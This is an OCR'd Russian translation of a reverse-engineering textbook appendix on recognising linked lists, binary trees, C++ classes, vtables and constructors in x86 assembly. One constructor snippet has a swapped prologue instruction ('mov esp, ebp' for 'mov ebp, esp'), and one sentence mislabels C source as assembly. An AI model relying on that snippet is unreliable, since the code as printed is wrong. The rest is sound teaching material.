


Рисунок С.2. Логическая организация односвязного списка и его размещение в памяти.

Следующий код показывает обход связанного списка и обращение к его элементам в программе:

```
mov   esi, DWORD PTR [ebp + 0x10]
test  esi, esi
je    AfterLoop
LoopStart:
mov   eax, DWORD PTR [esi+88]
mov   ecx, DWORD PTR [esi+84]
push  eax
push  ecx
call  ProcessItem
test  al, al
jne   AfterLoop
mov   esi, DWORD PTR [esi+196]
test  esi, esi
jne   LoopStart
AfterLoop:
...
```

Этот фрагмент кода представляет распространённый цикл обхода связанного списка. В данном примере компилятор поместил указатель текущего элемента в `ESI`; в исходном коде он, должно быть, назывался `pCurrentItem` или как-то похоже. В начале программа загружает в переменную текущего элемента значение из `ebp + 0x10`. Это параметр, переданный текущей функции, и, вероятнее всего, указатель на голову списка.

Тело цикла содержит код, передающий функции значения двух членов текущего элемента. Для удобства чтения я назвал эту функцию `ProcessItem`. Обратите внимание, что возвращённое ею значение проверяется, и при ненулевом значении цикл прерывается.

В конце виден код, который обращается к члену `next` текущего элемента и заменяет им указатель текущего элемента. Заметьте, что смещение до следующего элемента равно 196. Это довольно большое число, указывающее на крупные элементы - вероятно, крупную структуру данных. После загрузки указателя `next` код проверяет его на `NULL` и прерывает цикл, если он равен `NULL`. Скорее всего, это цикл `while`, проверяющий значение `pCurrentItem`. Ниже приведён исходный код предыдущего фрагмента на языке ассемблера.

```
PLIST_ITEM pCurrentItem = pListHead;
while (pCurrentItem)
{
    if (ProcessItem(pCurrentItem->SomeMember,
                    pCurrentItem->SomeOtherMember))
        break;

    pCurrentItem = pCurrentItem->pNext;
}
```

Обратите внимание: в исходном коде используется цикл `while`, хотя в версии на языке ассемблера явно применялись оператор `if` в начале, а затем цикл `do...while()`. Это типичный способ оптимизации цикла, упомянутый в приложении А.

Двусвязные списки

Двусвязный список совпадает с односвязным за исключением того, что каждый элемент также содержит указатель `previous`, ссылающийся на предыдущий элемент списка. Благодаря этому очень легко удалить элемент из середины списка, что для односвязных списков далеко не тривиально. Ещё одно преимущество состоит в том, что при необходимости программа может обходить список назад, к его началу. На рисунке С.3 показано логическое размещение двусвязного списка и его размещение в памяти.




Рисунок С.3. Компоновка двусвязного списка логически и в памяти.

Деревья

Двоичное дерево по существу представляет компромисс между связанным списком и массивом. Как и связанные списки, деревья позволяют быстро добавлять и удалять элементы, что в массивах может быть очень медленной и громоздкой операцией, и обеспечивают очень простой доступ к элементам, хотя и не такой простой, как в обычном массиве.

Двоичные деревья реализуются подобно связанным спискам: каждый элемент отдельно находится в собственном блоке памяти. Различие в том, что в двоичном дереве ссылки на другие элементы зависят от их значения или индекса - в зависимости от организации дерева и его содержимого.

Элемент двоичного дерева обычно содержит два указателя, похожие на указатели `prev` и `next` двусвязного списка. Первый - "левый" указатель, ссылающийся на элемент или группу элементов с меньшими либо равными индексами. Второй - "правый" указатель, ссылающийся на элементы с большими индексами. При поиске в двоичном дереве программа просто обходит элементы и переходит от узла к узлу в поисках совпадающего с нужным индексом. Это очень эффективный способ поиска среди большого числа элементов. На рисунке С.4 показано размещение дерева в памяти и его логическая организация.




Рисунок С.4. Компоновка двоичного дерева в памяти и логически.

Классы

Класс - это по существу термин C++, хотя им пользуются и в ряде высокоуровневых объектно-ориентированных языков, обозначающий "объект" в смысле объектно-ориентированного проектирования. Это логические конструкции, содержащие сочетание данных и кода, который работает с этими данными.

Классы являются важными конструкциями объектно-ориентированных языков, поскольку практически все аспекты программы вращаются вокруг них. Поэтому важно понять их реализацию и различные способы распознавания при реверс-инжиниринге. В этом разделе я покажу, как на языке ассемблера реализованы различные аспекты обычного класса, включая члены данных, члены кода, то есть методы, и виртуальные члены.

Члены данных

Самый обычный класс без наследования по существу является структурой данных со связанными функциями. Функции автоматически настраиваются так, чтобы первым параметром получать указатель на экземпляр класса - указатель `this`. Это тот самый указатель `this`, который обсуждался выше и обычно передаётся через `ECX`. Когда программа обращается к членам данных класса, сгенерированный код совпадает с кодом обращения к простой структуре данных. Поскольку обращения к данным идентичны, отличить класс от обычной структуры данных можно только по вызовам функций-членов.

Члены данных в наследуемых классах

Мощные возможности объектно-ориентированного программирования по-настоящему проявляются лишь с началом применения наследования. Наследование позволяет создать обобщённый базовый класс с несколькими потомками, у каждого из которых своя функциональность. При создании экземпляра объекта создающий его код должен выбрать тип создаваемого объекта. Встретив такое создание экземпляра, компилятор определяет точный создаваемый тип данных и генерирует код, выделяющий память под объект вместе со всеми его предками. Компилятор размещает классы в памяти так, что первыми идут члены данных базового класса, то есть самого верхнего предка, затем следующего предка и так далее.

Такая компоновка необходима, чтобы гарантировать "обратную совместимость" с кодом, которому неизвестен конкретный созданный класс, но известны некоторые базовые классы, от которых тот унаследован. Например, когда функция получает указатель на унаследованный объект, но знакома лишь с его базовым классом, она может считать, что базовый класс является первым объектом в области памяти, и просто игнорировать потомков. Если той же функции известен конкретный тип потомка, она знает, что для доступа к унаследованному объекту следует пропустить базовый класс и всех прочих присутствующих потомков. Всё это поведение компилятор встраивает в машинный код в зависимости от типа объекта, принимаемого функцией. Компоновка наследуемых классов в памяти показана на рисунке C.5.




Рисунок C.5. Компоновка наследуемых объектов в памяти.

Методы классов

Обычные методы классов по существу являются простыми функциями. Поэтому вызов невиртуальной функции-члена - фактически прямой вызов функции с указателем `this`, переданным как первый параметр. Некоторые компиляторы, например Intel и Microsoft, всегда используют для указателя `this` регистр `ECX`. Другие, например G++, версия GCC для C++, просто помещают `this` в стек как первый параметр.

Чтобы подтвердить, что вызов метода класса является обычным невиртуальным вызовом, проверьте, что адрес функции встроен в код и не получен через таблицу функций.

Виртуальные функции

Идея виртуальных функций состоит в том, чтобы позволить программе пользоваться службами объекта, не зная конкретного типа используемого объекта. Ей достаточно знать тип базового класса, от которого унаследован конкретный объект. Разумеется, код может вызывать только методы, объявленные частью базового класса.

Сразу должно быть очевидно, что это возможность времени выполнения. Когда функция принимает указатель на базовый класс как входной параметр, вызывающая сторона может передать ей и потомка этого базового класса. Во время компиляции компилятор никак не может знать, какой конкретный потомок рассматриваемого класса будет передан функции. Поэтому он должен включить в объект информацию времени выполнения, которая определяет, какой именно метод вызывается при обращении к переопределённому методу базового класса.

Компиляторы реализуют механизм виртуальных функций с помощью таблицы виртуальных функций. Такие таблицы создаются во время компиляции для классов, объявляющих виртуальные функции, и для классов-потомков, предоставляющих переопределённые реализации виртуальных функций из других классов. Обычно эти таблицы помещаются в `.rdata`, раздел доступных только для чтения данных исполняемого образа. Таблица виртуальных функций содержит жёстко заданные указатели на все реализации виртуальных функций конкретного класса. По этим указателям находится нужная функция, когда кто-либо вызывает один из виртуальных методов.

Во время выполнения компилятор добавляет в начало объекта, обычно перед первым членом данных, новый указатель VFTABLE. При создании экземпляра объекта указатель VFTABLE инициализируется сгенерированным компилятором кодом так, чтобы ссылаться на правильную таблицу виртуальных функций. На рисунке С.6 показано размещение в памяти объектов с виртуальными функциями.




Рисунок С.6. Размещение в памяти объектов с таблицами виртуальных функций. Эта компоновка более или менее универсальна и используется всеми компиляторами.

Выявление вызовов виртуальных функций

Итак, теперь, когда вы понимаете реализацию виртуальных функций, как распознать их вызовы при реверс-инжиниринге? На самом деле это довольно легко: такие вызовы обычно хорошо выделяются. Следующий фрагмент представляет обычный вызов виртуальной функции без параметров.

```
mov   eax, DWORD PTR [esi]
mov   ecx, esi
call  DWORD PTR [eax + 4]
```

Показательный элемент здесь - использование регистра `ECX` и тот факт, что `CALL` не применяет жёстко заданный адрес, а обращается к структуре данных, чтобы получить адрес функции. Обратите внимание: эта структура данных по существу совпадает со структурой, загруженной в `ECX`, хотя читается из отдельного регистра `ESI`. Это говорит о том, что указатель на функцию находится внутри экземпляра объекта, а это очень сильный признак того, что перед нами действительно вызов виртуальной функции.

Рассмотрим ещё один вызов виртуальной функции, на этот раз принимающей несколько параметров.

```
mov   eax, DWORD PTR [esi]
push  ebx
push  edx
mov   ecx, esi
call  DWORD PTR [eax + 4]
```

Здесь нет ничего принципиально нового. Последовательность идентична предыдущей, но перед вызовом в стек помещаются два параметра. Подведём итог: выявлять вызовы виртуальных функций часто очень легко, однако это зависит от реализации конкретного компилятора. В целом любая последовательность вызова функции, которая загружает допустимый указатель в `ECX` и косвенно вызывает функцию, адрес которой получен через тот же указатель, вероятно, является вызовом виртуальной функции-члена C++. Это справедливо для кода компиляторов Microsoft и Intel.

В коде других компиляторов, например G++, которые не используют `ECX` для передачи указателя `this`, распознавание может быть несколько сложнее, поскольку у вызова нет определённых признаков, позволяющих быстро установить его природу. В таких случаях того факта, что и указатель функции, и обрабатываемые ею данные находятся в одной структуре данных, должно быть достаточно, чтобы убедиться: перед нами класс. Разумеется, это верно не всегда, но если кто-то реализовал собственное частное понятие "класса" с помощью обобщённой структуры данных, содержащей члены данных и указатели на функции, такую конструкцию с тем же успехом можно считать классом - с низкоуровневой точки зрения это одно и то же.

Выявление конструкторов объектов с наследованием

Для унаследованных объектов с виртуальными функциями конструкторы интересны тем, что именно они инициализируют указатели на таблицы виртуальных функций. Если рассмотреть два конструктора - один для унаследованного класса, другой для его базового класса, - можно увидеть, что оба инициализируют таблицу виртуальных функций объекта, хотя объект хранит лишь один указатель на такую таблицу. Каждый конструктор устанавливает указатель на собственную таблицу. Причина в том, что конструкторы не могут знать, объект какого именно типа был создан - унаследованного или базового класса. Ниже приведён конструктор простого унаследованного класса:

```
InheritedClass::InheritedClass()
push  ebp
mov   esp, ebp
sub   esp, 8
mov   [ebp - 4], ebx
mov   ebx, [ebp + 8]
mov   [esp], ebx
call  BaseConstructor
mov   [ebx + 4], 0
mov   [ebx], InheritedVFTable
mov   ebx, [ebp - 4]
mov   esp, ebp
pop   ebp
ret
```

Обратите внимание, что конструктор действительно вызывает конструктор базового класса. Именно так в C++ выполняется инициализация объектов. Объект инициализируется, и вызывается конструктор его конкретного типа. Если объект унаследован, до начала собственно кода конструктора потомка компилятор добавляет вызовы конструкторов предков. Тот же процесс повторяется в конструкторе каждого предка, пока не будет достигнут базовый класс. Вот пример конструктора базового класса:

```
BaseClass::BaseClass()
push  ebp
mov   ebp, esp
mov   edx, [ebp + 8]
mov   [edx], BaseVFTable
mov   [edx + 4], 0
mov   [edx + 8], 0
pop   ebp
ret
```

Обратите внимание: базовый класс устанавливает указатель виртуальной функции на собственную копию таблицы, но сразу после возврата из этой функции конструктор унаследованного класса заменяет её своей. Заметьте также, что эта функция не вызывает другие конструкторы, поскольку является конструктором базового класса. Прослеживая цепочку конструкторов, каждый из которых вызывает конструктор своего родителя, в этой точке можно понять, что достигнут базовый класс: этот конструктор больше никого не вызывает, а лишь инициализирует таблицу виртуальных функций и возвращает управление.